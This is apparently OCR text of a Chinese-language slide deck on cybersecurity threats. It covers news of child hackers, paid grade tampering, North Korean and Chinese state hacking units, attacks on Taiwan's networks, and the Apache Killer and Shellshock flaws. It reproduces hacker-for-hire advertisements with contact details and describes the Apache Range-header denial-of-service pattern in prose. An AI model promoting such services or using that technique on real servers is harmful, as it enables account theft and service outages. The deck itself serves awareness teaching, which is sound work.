日本神奈川縣一名9歲小三男童透過網路影片學習，製作出「電腦病毒」並上傳網路任他人下載，遭警方通報地方兒福單位輔導。男童被逮時，表示「只是想炫耀一下，想讓大家吃驚。」

▲日本9歲男童製「電腦病毒」上傳遭逮捕。（圖／翻攝自Pxhere）

據日本《每日新聞》報導，男童在去年5、6月，疑似參考網路影片製作出「會停止電腦功能的病毒」；隨後上傳到網站上任人下載使用。神奈川縣警方表示，「男童用不正當指令控制電腦，已違反電磁紀錄管制。目前已通知兒福中心輔導。」

此外，報導指出，去年九月也有兩名新潟縣國二生，為了增加自己網頁瀏覽量帶來的廣告收益，透過部落格學習製作病毒後，放在他人伺服器，讓網頁轉點閱到自己的網站，賺取每月多9千日圓（約2500元台幣）的收益。

https://www.nownews.com/news/20140406/1179711

小小駭客！？5歲男童輕鬆破解Xbox密碼

NOWnews – 2014年4月6日 上午11:53

國際中心／綜合報導

美國加州聖地牙哥市一名5歲男童克里斯托弗（Kristoffer Von Hassel）輕鬆破解了微軟Xbox的安全漏洞，成爲世界上年紀最小的駭客，因此聲名大噪。

根據澳洲新聞網報導，克里斯托弗的父親是一名電腦保安工程師，他的兒子克里斯托弗日前想要登入自己的Xbox Live帳號密碼，但年紀小小的克里斯托弗只顧著亂按，最後當然是顯示輸入錯誤的畫面。

沒想到，輸入錯誤後接下來則被帶往另個畫面要求核實密碼，結果克里斯托弗只按了幾下「空白鍵」就輕鬆登入，這一幕被父親記錄下來，並寄給微軟公司提醒更正這個保安漏洞。

因此，微軟爲感謝克里斯托弗，將克里斯托弗的名字放在感謝版面，並稱5歲的克里斯托弗爲「安全研究員」贈送價值50美元的免費遊戲，以及Xbox Live一年會藉。

第二類: 個體戶

https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcRkQ_C07MsZFOx8PS0G4TUDmWUHjp4t93uJHkiJnUdwipwuRf6H

Home » Profile of school grade changer

ABOUT SCHOOL GRADE CHANGER

School Grade Changer

professional hacker

0 review

Android hacking | gmail hacking | Password hack | password recovery | school grade changing

Overview

My Services: School grades changing, Clearing of criminal records, IPhone Hacking, Email , Paypal, Social Media Hack, Password sniffing, Location detecting, SQL DB penetration, Penetration testing, Software testing, Database Penetration, Website Ransoming, Driver's License retrieval, Bank Transfers and Company Money-Wire services, Cyber Security, Computer Security, SMTP Any domain, Cpanel, Unlimited, Shell, RDP, Leads, Cpanel, fulls, EIN, Pin, W2, SSN, DOB, fulls for Loans, Mystery shopper, Assistant BOS, Any Country Leads, Mobile Hacking (Tracking, Tracing, Spying and Security), Bank Transfer, Company Money-Wire services, Operating System Hacking (Windows, Linux, Mac), Sms / Call Spoofing, Android Phone Hacking, Creating Virus, Trojans and Backdoor, Remote System Hacking, Hacking WiFi and Wireless Networks, Exploiting Windows and Gaining Access e.t.c...

EMAIL ME DIRECTLY ON: schoolgrades0908 AT gmail DOT com

CANADA AND USA TEXT ME ON: (712) 254-8317

INFO

Invite me to join

$ Hourly Rate:	120.00$/h
Rating:	★★★★★
Experience:	36 years
Projects worked:	0
Total earned:	0.00$
Country:	vietnam

HIRE AN HACKER

HOME ABOUT HIRE NOW MOBILE SPY SERVICES FAQ CONTACT

WHAT DO WE OFFER

Facebook Account Hacking

Most requested

Facebook is the most widely used social network with over 2.20 billion people, It contains users personal conversations, photos and sensitive data.

Smart Phone Hacking

Full device access

Now a days mobiles have became part of our bodies, It does have all the sensitive information , We will inject a undetectable mobile Trojan into your target device, It forward every move to our servers.

Computer Hacking

Backdoor access

We will create a mirror (virtual) replica of your target computer,No matter wherever your victim in this world, You can able to monitor their computer via our Remote Administration Access tool.

Neighborhood Hacker LLC

HOME SERVICES ABOUT CONTACT US CLIENT PORTAL

Ethical Hackers For Hire

We are professional **hackers** offering **hacker for hire**. As the #1 ethical **Hacker for Hire** company in the world we offer Hacker for Hire services that are unmatched by anyone.

Hire a Hacker Today!

Sm

Social Media Hacked? Hire a Hacker.

Has your Facebook, Twitter or Google+ account been attacked by a hacker? Do you need to get back into a social media account? A Professional Hacker Can Help!

Pw

Lost a Password? Hire a Hacker.

Everyone loses a password at some point. We help crack/recover passwords from computers, mobile & wireless devices, E-mail accounts, FaceBook and more! Hire hacker!

Cs

Being Cyber stalked? H

Hire a hacker to help protect yo cyber predators. Our professi find the source and help close investigation. Hire a h

Jane
Support Agent

Jane
Hello, how may I help you?

CHAT NOW


Powered by LiveChat

https://read01.com/zh-tw/2OaAzE.html#.W1F79dIza70

２０１５年６月，内蒙古自治區財政廳工作人員發現，該廳網站計算機系統被人惡意攻擊，８３名參加當年會計從業資格考試的考生成績從「不合格」被篡改為「合格」。

法院審理查明，周某軍、海某華、王某宇等９名被告人從多家醫院的財務工作者和考試培訓機構的學生中，專門尋找未通過當年會計從業資格考試的考生，並承諾考生支付一定費用後，為其修改成績，收費標準為每人３０００元至１１０００元不等。

每當有考生支付費用後，與該考生聯繫的被告人，就通過ＱＱ聯繫黑客，以技術手段非法入侵內蒙古自治區財政廳網站，篡改計算機系統中「內蒙古會計人員綜合管理服務網」保存的原始成績數據，使得本不該取得會計從業資格證的考生取得了該證書。被告人張某華、楊某麗、呂某姣等３人分別獲利５２００元；被告人張某程、海某華、張某義、孔某吉、王某宇、周某軍等６人分別獲利８９３００元、４４３００元、１５８００元、１７３００元、１６３００元和７０００元。



http://www.scs.k12.al.us/docs/_full_/building/4/reportcard.jpg?id=8964&thumbwidth=360&fullwidth=500

利用漏洞高校學生編程輕易入侵十幾所學校

與內蒙古上述案件相比，四川某高校大學生閆某的犯罪手法更顯「簡單粗暴」。

２０１５年７月，閆某對所在高校教務處信息管理系統進行掃描時，發現該系統存在漏洞，可以獲取管理員列表。閆某隨後編制了破譯程序，並用管理員帳號、密碼登錄該系統。此後，閆某先後掃描併入侵成都及西安等地１０余所高校的教務信息管理系統並下載資料庫。

今年上半年，臨近畢業並四處找工作的閆某手頭緊張，打起了給別人改分數賺錢的歪主意。他特地選擇了一些二本院校的網絡貼吧發布廣告，為在校大學生修改考試成績，刪除曠課、處分記錄，並在網上留下了ＱＱ號。崇州某高校學生陳某看到廣告後，主動聯繫閆某。閆某以一科３００元、多了還可以便宜的承諾，將陳某不及格的７科成績全部改為及格，事後陳某向閆某的支付寶轉帳１２００元。

別小看被關的

https://tw.appledaily.com/new/realtime/20180728/1400055/

最新 焦點 熱門 娛樂時尚 愛播網 社會 國際 政治 生活 火線 3C 動物 吃喝玩樂 體育

美囚犯駭進監獄App　盜領25萬美元

1793　出版時間：2018/07/28 10:42

示意圖。路透

美國愛達荷州懲教處表示，有囚犯利用供他們使用的手機應用程式「JPay」漏洞，修改帳面餘額，將22.5萬元（美元，下同）轉帳到364名囚犯的帳戶當中。當局強調，被盜款項不涉及公帑。

第三類: 網軍

http://imgs.ntdtv.com/pic/2017/1-6/p7930061a209830103.jpg

攻擊者－網軍

金正恩培植駭客　稱「護國寶劍」

2013年11月05日08:04 讚 90 +1 0

【施旖婕／綜合外電報導】南韓情報單位昨日表示，北韓政府目前將核武、導彈以及駭客定調為「3大攻擊手段」，北韓最高領導人金正恩更喻為「護國的能寶劍」。

據悉目前北韓有7隊駭客軍團，約有1700名駭客。

金正恩培植駭客，稱是「護國寶劍」。翻自《中國聞評論》

http://www.appledaily.com.tw/realtimenews/article/new/20131105/286916/

http://udn.com/news/story/6809/935362-%E5%8C%97%E9%9F%93%E9%A7%AD%E5%AE%A2%E8%B6%85%E5%A8%81%EF%BC%9F%E3%80%8C%E8%83%BD%E6%AE%BA%E4%BA%BA%E6%AF%80%E5%9F%8E%E3%80%8D

北韓駭客超威？「能殺人毀城」

2015-05-31 02:56:58 世界日報 編譯中心／綜合29日電 存新聞

逃離北韓的金光興教授在接授BBC Click節目獨家專訪時警告，北韓駭客有能力發動攻擊，破壞重要的基礎設施，甚至殺人。

金光興說，北韓大約有6000名受過訓練的軍事駭客，「他們的網路攻擊可能和軍事攻擊有同樣的威力，可以殺人和摧毀城市」。

他估計，北韓有10%到20%的軍事預算是花在線上活動，並透露北韓正以震網（Stunet）病毒為基礎打造本身的惡意軟體。外界廣泛認為，美國和以色列研發的震網病毒，於2010年被發現前，曾攻擊伊朗的核子離心機。「北韓已準備好可用來摧毀城市的震網式攻擊，這是可奏效的威脅」。

金光興於2004年逃出北韓前，在北韓咸興電腦科技大學教了20年電腦。雖然他在學校未教導學生駭客技術，但他的學生卻是組成北韓惡名昭彰的駭客單位121局（Bureau 121）主力。121局的許多攻擊行動據說特別是計對南韓的基礎設施，如電廠和銀行。

http://www.chinatimes.com/realtimenews/20170522000824-260408

北韓祕密駭客組織曝光 專偷外國銀行錢

2017年05月22日 05:52 陳舒素

A A A

分享至Facebook 分享至Google+ 分享至Twitter 分享至W

北韓有一個祕密駭客組織名為「Unit 180」的特殊單位，可能由該單位發起大規模網路攻擊，專門攻擊美國、南韓及多個國家的金融網絡，獲取資金。

勒索病毒肆虐全球，日前有傳聞北韓為散布病毒的幕後黑手，北韓叛逃者最近向西方媒體揭露表示，北韓有一個祕密駭客組織名為「Unit 180」的特殊單位，可能由該單位發起大規模網路攻擊，專門攻擊美國、南韓及多個國家的金融網絡，獲取資金。

北韓犯案的許多細節難以取得，不過2004年叛逃的前北韓教授金恆光（Kim Heung-kwang）受訪時說，「Unit 180」為北韓偵查總局（RGB）的海外分支，該單位主要攻擊金融機構，他說：「Unit 180會派黑客入侵各國的金融機構，從銀行戶口中偷取及洗黑錢。」他過去的一些學生也已加入北韓的網路戰略司令部。

據傳北韓多次攻擊外國銀行以獲取資金，包括在2014年攻擊孟加拉中央銀行，以獲取8100萬美元（約台幣25億）資金，但一直未有確實證據。

南韓官員則說，他們手握證據顯示北韓的網路戰，北韓正透過第3國進行網路攻擊。除了孟加拉外，平壤也涉嫌對菲律賓、越南和波蘭的銀行發起攻擊。

https://newtalk.tw/news/view/2017-05-26/87681

越南被爆發動駭客攻擊菲律賓 竊取南海情資

新頭殼newtalk | 洪聖斐 編譯報導

發布 2017.05.26 | 09:35

越南與菲律賓在南海也有領海重疊的問題，圖為位於呂宋島東部外海250公里處的班哈姆高地。 圖：翻攝班哈姆高地官網

路透社(Reuters)報導，火眼公司指出駭客集團APT32，在2016年針對一些菲律賓企業發動攻擊，其中某些企業與越南有生意往來；這些駭客還鎖定了菲律賓的政府機關。

火眼公司亞太部門技術總監薄忍德(Bryce Boland)認為，越南駭客此舉應該是為了要取得菲國軍事戰備的相關情資，試圖掌握菲國政府內部的作業，以便在雙方發生軍事衝突時能夠知道如何反應。

菲律賓與越南都和中國在南海主權上多所齟齬，事實上，菲、越兩國之間在南海也有領海重疊的問題。

薄忍德表示，火眼公司相信APT32針對菲律賓政府與企業的這些行動，背後是越南政府的利益。

➢ 中國人民解放軍61398部隊(2014/5/20)


– https://zh.wikipedia.org/wiki/%E4%B8%AD%E5%9C%8B%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E8%BB%8D61398%E9%83%A8%E9%9A%8A

https://www.crowdstrike.com/blog/meet-the-adversaries/
http://www.slideshare.net/CrowdStrike/crowdcasts-monthly-when-pandas-attack

http://news.ltn.com.tw/news/society/breakingnews/2368309

2018-03-17 14:08

〔記者陳慰慈／台北報導〕司法院及所屬各機關傳出被網軍攻擊，已逾25個機關網路中毒感染，目前攻擊來源仍待查證，對此，司法院承認被攻擊，表示稍晚將發布新聞稿說明。



被駭的地院已張貼通知提醒同仁勿（記者陳慰慈攝）

據了解，司法院要求各機關於20日前處理完畢，處理完畢前，暫不要開機，若開機，要拔網路線。

http://news.ltn.com.tw/news/politics/breakingnews/2414965

中國網軍猛攻台灣學研網路 科技部：沒有一天停止攻擊

2018-05-03 21:59

〔記者簡惠茹、楊綿傑／台北報導〕台灣學術研究使用的網路4月份遭受68億次攻擊，凸顯台灣資安問題，學術成果更恐流出，科技部指出，「中國沒有一天停止攻擊」，平均每月更是排名前5的攻擊來源。

台灣政府單位所管轄的兩大網路，分為政府網際服務網（GSN）和學術研究網路，科技部說，前者由行政院國發會所建置，委託中華電信維護營運，科學園區包含在內；後者則由教育部和科技部國研院國網中心維運。科技部說，學研網路4月份被駭客攻擊的次數高達68億次的，其中，前3個國外來源分別是美國、荷蘭和中國。

各重點大學，還有中研院、資策會、工研院及原國科會屬下國台灣先驅的研究都是使用學研網路，例如AI人工智慧研究和量星台灣的科技研究命脈。

科技部說，68億次駭客攻擊主要是鎖定學研網路，前3名國外攻億，荷蘭10億，中國5億，而且這只是平日的攻擊量，尤其大等事件發生時，來自中國的駭客攻擊數量更多又集中。

http://news.ltn.com.tw/news/politics/breakingnews/2386684

網軍攻我公部門 去年攻陷360件 8成來自中國

中國網軍近來頻對我政府機關進行攻擊。圖為上海浦東一棟大樓，疑為中國人民解放軍61398部隊總部所在地，是發動網路攻擊的大本營。（路透檔案照）

2018-04-05 07:21

〔記者李欣芳／台北報導〕中國網軍對台灣各級政府機關發動計畫性的國家型網路資安攻擊問題嚴重，據透露，台灣公部門去年遭網路攻擊成功的案例共三六○件，其中高達八成來自中國網軍的攻擊。公部門每個月少則二千萬次，多則高達四千萬次遭受包括中國在內的各國網軍網路攻擊，來自各方的網軍每個月更有高達上億次對我政府機關的探測，觀察是否有資安漏洞。

起心動念


http://fsp.youthwant.com/images/580_683623801734394.jpg

攻擊類型與層次分析

https://www.haber3.com/files/20177/20486521/saka-degil-gercek-turaslar/yaparken-aslanlara-yem-oldu-IPv.jpg?v=ea1540053172


正面攻擊

http://pic.pimg.tw/ckmia/1345818678-4234932945.jpg



http://www.mtsc.com.tw/images/service/Network.gif

DMZ 區主機攻擊




弱點可能發生位置

大項	子項
應用系統	程式撰寫 - 商業邏輯 - 檔案上傳 - 認證、授權 - 輸入檢查 -> SQL Injection, XSS.. Framework - .NET, Java, 3rd party libraries
作業環境	應用程式安裝環境 - backup files - source code files - config files 資料庫主機 網站伺服器 - SSL config - HTTP config 開啟的網路服務 作業系統

Network vs. Application

https://www.edgescan.com/assets/docs/reports/edgescan-stats-report-2018.pdf



一鍵打掛Apache 主機(2011/8)

AUG 29 MON 2011 好邪惡的Apache Killer

分享: 喀嚓 讚 0

http://seclists.org/fulldisclosure/2011/Aug/175

這種針對Apache的DDOS攻擊而來的手法

是利用Apache本身在處理HTTP protocol時，針對Range欄位處理有弱點造成的.

一般來說, Range是用來給客戶端來 續傳使用的， 譬如一個檔案有 1000bytes

當傳到第560bytes時段線，下次續傳時就會丟出一個HTTP request

HEADER中帶有Range : 561-1000 的訊息告訴 Server端說我這次要這個檔的第561到1000bytes的內容

Server就會將這段範圍的內容丟給你...

但惡意使用者針對Apache要求說我要 Range: 1-100,2-101,3-102 等等類似的request，會造成Apache消耗過多的本機資源

最後就無法提供服務了...

解法就是更新Apache 版本，或是在前段的Firewall上面對Range 檔頭小心處理，或是直接檔掉最快...

http://fvalinux.pixnet.net/blog/post/28249663-%E5%A5%BD%E9%82%AA%E6%83%A1%E7%9A%84apache-killer

OS漏洞釀巨禍(2014/9)


https://www.ithome.com.tw/news/91143

新聞

Bash驚爆Shellshock漏洞，全球半數網站伺服器陷危機

近日，國外爆出嚴重的資安漏洞危機，多家資安網站及Linux廠商發出警告，一個名為Shellshock漏洞，可能導致使用 Bash Shell的作業系統，包括Linux、Unix為基礎的平臺、Mac OS X系統等成為駭客遠端入侵的工具，甚至使得全球超過半數網站伺服器，皆可能身陷危機之中。

文/ 余至浩 | 2014-09-26 發表



圖片來源: https://www.flickr.com/photos/seeminglee/8388965110/in/photolist-dppd89-...

作業系統	預設 shell
CentOS	
Fedora	
RHEL	
Mac OS X	
Android	
Debian	
embedded de	
FreeBSD	
Ubuntu	
iOS	

http://devco.re

Vulnerability Notes ×

www.kb.cert.org/vuls/byvendor?searchview&Query=FIELD+Reference=252743&SearchOrder=4

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Homeland Security

Sponsored by the DHS Office of Cybersecurity and Communications

DATABASE HOME | SEARCH | REPORT A VULNERABILITY | HELP

